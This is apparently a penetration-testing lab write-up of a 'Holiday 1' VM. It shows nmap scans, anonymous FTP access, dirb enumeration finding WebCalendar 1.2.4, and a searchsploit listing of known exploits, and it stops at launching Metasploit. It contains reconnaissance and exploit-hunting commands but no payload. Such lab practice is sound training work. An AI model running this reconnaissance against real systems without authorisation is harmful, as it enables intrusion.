


Holiday 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
billie
Password:
Cancel
Sign In
Right Ctrl


Machine and kali running perfectly.

nmap -sP 192.168.1.103/24



```
┌──(alpha㉿alpha)-[~]
└─$ nmap -sP 192.168.1.103/24
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-27 18:12 EST
Nmap scan report for 192.168.1.1
Host is up (0.014s latency).
Nmap scan report for 192.168.1.103
Host is up (0.00022s latency).
Nmap scan report for 192.168.1.104
Host is up (0.0054s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 15.74 seconds

┌──(alpha㉿alpha)-[~]
└─$ ping 192.168.1.104
PING 192.168.1.104 (192.168.1.104) 56(84) bytes of data.
64 bytes from 192.168.1.104: icmp_seq=1 ttl=64 time=1.75 ms
64 bytes from 192.168.1.104: icmp_seq=2 ttl=64 time=4.51 ms
64 bytes from 192.168.1.104: icmp_seq=3 ttl=64 time=1.86 ms
64 bytes from 192.168.1.104: icmp_seq=4 ttl=64 time=3.92 ms
64 bytes from 192.168.1.104: icmp_seq=5 ttl=64 time=1.10 ms
64 bytes from 192.168.1.104: icmp_seq=14 ttl=64 time=3.17 ms
64 bytes from 192.168.1.104: icmp_seq=15 ttl=64 time=1.58 ms
64 bytes from 192.168.1.104: icmp_seq=16 ttl=64 time=1.81 ms
^C
```

Browser



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.


Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|        `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
```


nmap -sC -sV 192.168.1.104



```
┌──(alpha㉿alpha)-[~]
└─$ nmap -sC -sV 192.168.1.104
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-27 18:16 EST
Nmap scan report for 192.168.1.104
Host is up (0.0012s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.1.103
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxr-x    2 1001     1001         4096 Nov 21  2019 did-not-read-yet
|_drwxrwxr-x    2 1001     1001         4096 Nov 21  2019 read
80/tcp open  http    Apache httpd 2.4.38 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.38 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.66 seconds
```

ftp 192.168.1.104


The port scanning allow me to enter ftp anonymously, so easily enter two directories was there one read and another one web-security-basics.html, the second file had no such useful information but in the read directory, there is a file named Punk_rock, So I downloaded it for further analysis.



```
┌──(alpha㉿alpha)-[~]
└─$ ftp 192.168.1.104
Connected to 192.168.1.104.
220 Welcome to paradise!
Name (192.168.1.104:alpha): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||8542|)
150 Here comes the directory listing.
drwxrwxr-x    2 1001     1001         4096 Nov 21  2019 did-not-read-yet
drwxrwxr-x    2 1001     1001         4096 Nov 21  2019 read
226 Directory send OK.
ftp> cd read
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||30415|)
150 Here comes the directory listing.
-rw-rw-r--    1 1001     1001       617605 Nov 21  2019 Punk_rock
226 Directory send OK.
ftp> get Punk_rock
local: Punk_rock remote: Punk_rock
229 Entering Extended Passive Mode (|||34658|)
150 Opening BINARY mode data connection for Punk_rock (617605 bytes).
100% |*****************************************************************************************|   603 KiB   11.85 MiB/s    00:00 ETA
226 Transfer complete.
617605 bytes received in 00:00 (9.64 MiB/s)
ftp> █
```


Cat Punk_rock
Punk_rock is also a garbage file

Time to next command
dirb http://192.168.1.104/ /usr/share/wordlists/dirb/common.txt
In drib command gives me hidden webpages, So I found the web page and related version.



```
┌──(alpha㉿alpha)-[~]
└─$ dirb http://192.168.1.104/ /usr/share/wordlists/dirb/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Dec 27 18:26:09 2022
URL_BASE: http://192.168.1.104/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.104/ ----
+ http://192.168.1.104/index.html (CODE:200|SIZE:10918)
+ http://192.168.1.104/server-status (CODE:403|SIZE:278)
==> DIRECTORY: http://192.168.1.104/webcalendar/

---- Entering directory: http://192.168.1.104/webcalendar/ ----
+ http://192.168.1.104/webcalendar/admin.php (CODE:302|SIZE:453)
==> DIRECTORY: http://192.168.1.104/webcalendar/docs/
+ http://192.168.1.104/webcalendar/favicon.ico (CODE:200|SIZE:3262)
==> DIRECTORY: http://192.168.1.104/webcalendar/icons/
==> DIRECTORY: http://192.168.1.104/webcalendar/images/
==> DIRECTORY: http://192.168.1.104/webcalendar/includes/
+ http://192.168.1.104/webcalendar/index.php (CODE:302|SIZE:453)
```

Finally found the user login page, and time for some sql injection techniques for further analysis.



webcalendar

Username:

Password:

□ Save login via cookies so I don't have to login next time


Login

Note: This application requires cookies to be enabled.

WebCalendar v1.2.4 (08 Aug 2011)


Then I see there is a WebCalender version and try to find an exploit for a related name or version, I got the exploit and related version.

Searchsploit webcalendar




```
┌──(alpha㉿alpha)-[~]
└─$ searchsploit webcalendar
--------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                 |  Path
--------------------------------------------------------------------------------------------------------------- ---------------------------------
1WebCalendar 4.0 - '/news/newsView.cfm?NewsID' SQL Injection                                                   | cfm/webapps/27456.txt
1WebCalendar 4.0 - 'mainCal.cfm' SQL Injection                                                                 | cfm/webapps/27457.txt
1WebCalendar 4.0 - 'viewEvent.cfm?EventID' SQL Injection                                                       | cfm/webapps/27455.txt
AspWebCalendar 2008 - Arbitrary File Upload                                                                    | asp/webapps/5850.txt
AspWebCalendar 4.5 - 'eventid' SQL Injection                                                                   | asp/webapps/3546.txt
WebCalendar 0.9.45 - 'includedir' Remote File Inclusion                                                        | php/webapps/3492.txt
WebCalendar 0.9.45 - SQL Injection                                                                             | php/webapps/25113.txt
WebCalendar 0.9.x (Multiple Modules) - SQL Injection                                                           | php/webapps/23099.txt
WebCalendar 0.9.x - Local File Inclusion Information Disclosure                                                | php/webapps/22942.txt
webcalendar 0.9.x - Multiple Vulnerabilities                                                                   | php/webapps/24729.txt
WebCalendar 1.0.1 - 'Layers_Toggle.php' HTTP Response Splitting                                                | php/webapps/26691.txt
WebCalendar 1.0.1 - Multiple SQL Injections                                                                    | php/webapps/26687.txt
WebCalendar 1.0.4 - 'includedir' Remote File Inclusion                                                         | php/webapps/5847.txt
WebCalendar 1.1.6 - 'pref.php' Cross-Site Scripting                                                            | php/webapps/31063.txt
WebCalendar 1.1.6 - 'search.php' Cross-Site Scripting                                                          | php/webapps/31064.txt
WebCalendar 1.2.4 - Remote Code Execution                                                                      | php/webapps/18775.php
WebCalendar 1.2.4 - Remote Code Injection (Metasploit)                                                         | linux/webapps/18797.rb
WebCalendar 1.2.7 - Multiple Vulnerabilities                                                                   | php/webapps/40057.txt
--------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

sudo msfdb run



